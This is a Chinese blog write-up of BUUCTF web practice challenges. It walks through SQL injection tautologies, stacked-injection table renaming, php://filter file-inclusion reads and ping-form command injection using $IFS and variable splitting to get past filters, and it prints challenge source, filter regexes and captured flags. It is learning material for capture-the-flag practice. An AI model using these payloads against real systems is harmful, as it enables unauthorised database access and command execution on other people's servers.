BUU CTF刷题之旅(Web第一页)

原创

迷失的蓝色小恐龙 于 2022-03-09 23:19:19 发布 3427 收藏

分类专栏： CTF 文章标签： 安全 web安全

本文链接：https://blog.csdn.net/weixin_51563603/article/details/123159185


```
前言：
之前本人是在CTFHub上刷题，已经有了一些基础，是时候换成更难的BUU了！
这里将会记录一些做题过程，希望也可以帮助到大家
```

[极客大挑战 2019]EasySQL

这道题主要是一个恒真的想法，这种我之前也是没怎么遇到过，就当一个记录


输入'发现有报错，那么应该是字符型注入

```
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '1234'' at line 1
```

然后，，然后直接输入

`/check.php?username=1234' or '1'='1&password=1234 or '1'='1`

通过一个or的恒真判断就可以过了，，



唔可能后端都没有进行数据的查询吧！


想复杂了

[极客大挑战 2019]Havefun


这道题出奇的简单，打开网页发现源代码：

```
/uiv/
            <!--
    $cat=$_GET['cat'];
    echo $cat;
    if($cat=='dog'){
        echo 'Syc{cat_cat_cat_cat}';
    }
```

发现传入cat=dog即可



[ACTF2020 新生赛]Include



发现过滤了一些伪协议，那么常见的伪协议一个个试过去呗！
试到php://filter时好像没被过滤
那直接通过base64读源码嘛，，

```
/?file=php://filter/read=convert.base64-encode/resource=flag.php
```


PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7ZTBkN2FmMTMtYmQzMC00MTFkLWEyYTYtMWJmMjBmZjkwNGI3fQo=

base64解码就行


[强网杯 2019]随便注

经过尝试发现select|update|delete|drop|insert|where都被过滤了，而且有了/i 那么变大小写都没用

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```




网上搜了WP，提示可以用show来绕过select





```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}
```



这里其实还有一个叫堆叠注入的知识点，就是可以通过分号分割来执行多条SQL语句，这种注入方法对环境要求比较苛刻，一般都不能实现这样的环境
加上 show tables;可以看到以下表



`1';show columns from `1919810931114514`;#`
可以查看1919810931114514库中所有字段，于是发现了flag
但是没办法直接读取，需要进行一个名字的改
因为words表中是已经有的数据，所以可以利用查询words的select查询1919810931114514中的数据
最后：
`1';alter table words rename to words1;alter table `1919810931114514` rename to words;alter table words change flag id varchar(50); #`
再查询
`1' or '1'='1` 即可回显所有数据


[SUCTF 2019]EasySQL

不多说了，这道题我干了好久都没干出来，看了大佬的文章终于懂了，这里放一下网址


这道题主要是要注意到后端SQL是有一个||来拼接的就可以过去了

Exec

这道题比较简单，之前在CTFHub上也做过，就不多赘述，
一看到PING一个地址，就可以想到可能是后端命令行会执行你输入的语句，输入几个cd和ls试试看？果真！




加几个cd后就可以看到flag啦！如果这时候cd不了flag，那么说明flag是文件，只要用cat命令查看flag就好啦



结束。

Secret File

一开始不知道干啥，随便鼠标划了下，找到了入口。。。



然后访问后发现有302，则用python脚本禁止302，得到secr3t.php

```
import requests

session = requests.session()
res = session.get("http://56fa9a55-965a-40a1-82e1-139c178dade6.node4.buuoj.cn:81/action.php", allow_redirects=False)
print(res.text)
```

```
"D:\Program Files\Python39\python.exe" E:/desktop/haha/haha.py
<!DOCTYPE html>

<html>
<!--
   secr3t.php
-->
</html>
```


访问，得到secr3t.php的源码，里面过滤了.../ data input tp等

不安全 | 56fa9a55-965a-40a1-82e1-139c178dade6.node4.buuoj.cn:81/secr3t.php

应用

```
<html>
        <title>secret</title>
        <meta  charset="UTF-8">
<?php
        highlight_file(__FILE__);
        error_reporting(0);
        $file=$_GET['file'];
        if(strstr($file,"../")||stristr($file,  "tp")||stristr($file,"input")||stristr($file,"data")){
                echo  "Oh  no!";
                exit();
        }
        include($file);
//flag放在了flag.php里
?>
</html>
```


但是没有过滤php呀！直接进行构造伪协议


`/secr3t.php?file=php://filter/read=convert.base64-encode/resource=flag.php`

```
<html>
        <title>secret</title>
        <meta  charset="UTF-8">
<?php
        highlight_file(__FILE__);
        error_reporting(0);
        $file=$_GET['file'];
        if(strstr($file,"../")||stristr($file,  "tp")||stristr($file,"input")||stristr($file,"data")){
                echo  "Oh  no!";
                exit();
        }
        include($file);
//flag放在了flag.php里
?>
</html>
PCFET0NUWVBFIGh0bWw+Cgo8aHRtbD4KCiAgICA8aGVhZD4KICAgICAgICA8bWV0YSBjaGFyc2V0PSJ1dGYtOCI+CiAgICAgICAgPHRpdGxlPnNlY3JldDwvdGl0bGU+CiAgICAgICAgPG1ldGEgIGNoYXJzZXQ9IlVURi04Ij4KPD9waHAKICAgICAgICBoaWdobGlnaHRfZmlsZShfX0ZJTEVfXyk7CiAgICAgICAgZXJyb3JfcmVwb3J0aW5nKDApOwogICAgICAgICRmaWxlPSRfR0VUWydmaWxlJ107CiAgICAgICAgaWYoc3Ryc3RyKCRmaWxlLCIuLi8iKXx8c3RyaXN0cigkZmlsZSwgICJ0cCIpfHxzdHJpc3RyKCRmaWxlLCJpbnB1dCIpfHxzdHJpc3RyKCRmaWxlLCJkYXRhIikpewogICAgICAgICAgICAgICAgZWNobyAgIk9oICBubyEiOwogICAgICAgICAgICAgICAgZXhpdCgpOwogICAgICAgIH0KICAgICAgICBpbmNsdWRlKCRmaWxlKTsKLy9mbGFn5pS+5Zyo5LqGZmxhZy5waHDph4wKPz4KPC9odG1sPg==
```

把flag.php的源码按照base64的方法读出来，再解码就行啦

Ping Ping Ping

这道题过滤了老多东西了，有点小烦
首先还是正常的开篇一个ls命令，出来了两个文件



后来发现他们过滤掉了我们的空格，那用 **IFS1**来绕过过滤，先来查看下index.php
命令如下：

```
http://077ad8ea-9a6d-4c7b-8736-20fdebb1dc9a.node4.buuoj.cn:81/?ip=127.0.0.1;cat$IFS$1index.php;
```

/?ip=

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
/?ip=
|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);
  echo "

";
  print_r($a);
}

?>
```


可以大致看出它把flag直接整成了贪婪过滤，这玩个锤子，，而且还过滤了大部分标点符号，emmmmm
其实这道题如果不过滤标点的话可以用**文件合并**的方法来做，可惜它过滤了>符号，就直接G
我也想过用**base64**，结果这个方法必须要用到双引号或者单引号，emm也都被过滤了

最后还是用变量赋值的方法做出来了，具体方法就是

1. 先赋值一个变量a=ag;
2. 再输入;fl$a.php;就可以等效flag.php啦！
3. 其他类似的都可以

最终命令：

```
view-source:http://077ad8ea-9a6d-4c7b-8736-20fdebb1dc9a.node4.buuoj.cn:81/?ip=127.0.0.1;b=lag;cat$IFS$1f$b.php;
```

自动换行

```
/?ip=
<pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes
<?php
$flag = "flag{e4f2869a-91a1-4e14-9795-d9ce64440276}";
?>

```


[极客大挑战 2019]LoveSQL

Sources Console Recorder Network Performance Memory Elements Application Lighthouse HackBar

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING HASHING THEME

URL
http://7d591ee3-6349-4e61-b3bd-1457e962f276.node4.buuoj.cn:81/check.php?username=admin&password=admin' or '1'='1


Enable POST ADD HEADER



Sources Console Recorder Network Performance Memory Elements Application Lighthouse HackBar

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING HASHING

URL
http://7d591ee3-6349-4e61-b3bd-1457e962f276.node4.buuoj.cn:81/check.php?username=admin&password=7c4f036d2da4939c97b9fc5505669ac9' and '1'='1' and '1'='1




Sources Console Recorder Network Performance Memory Elements Application Lighthouse HackBar

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING HASHING THEME

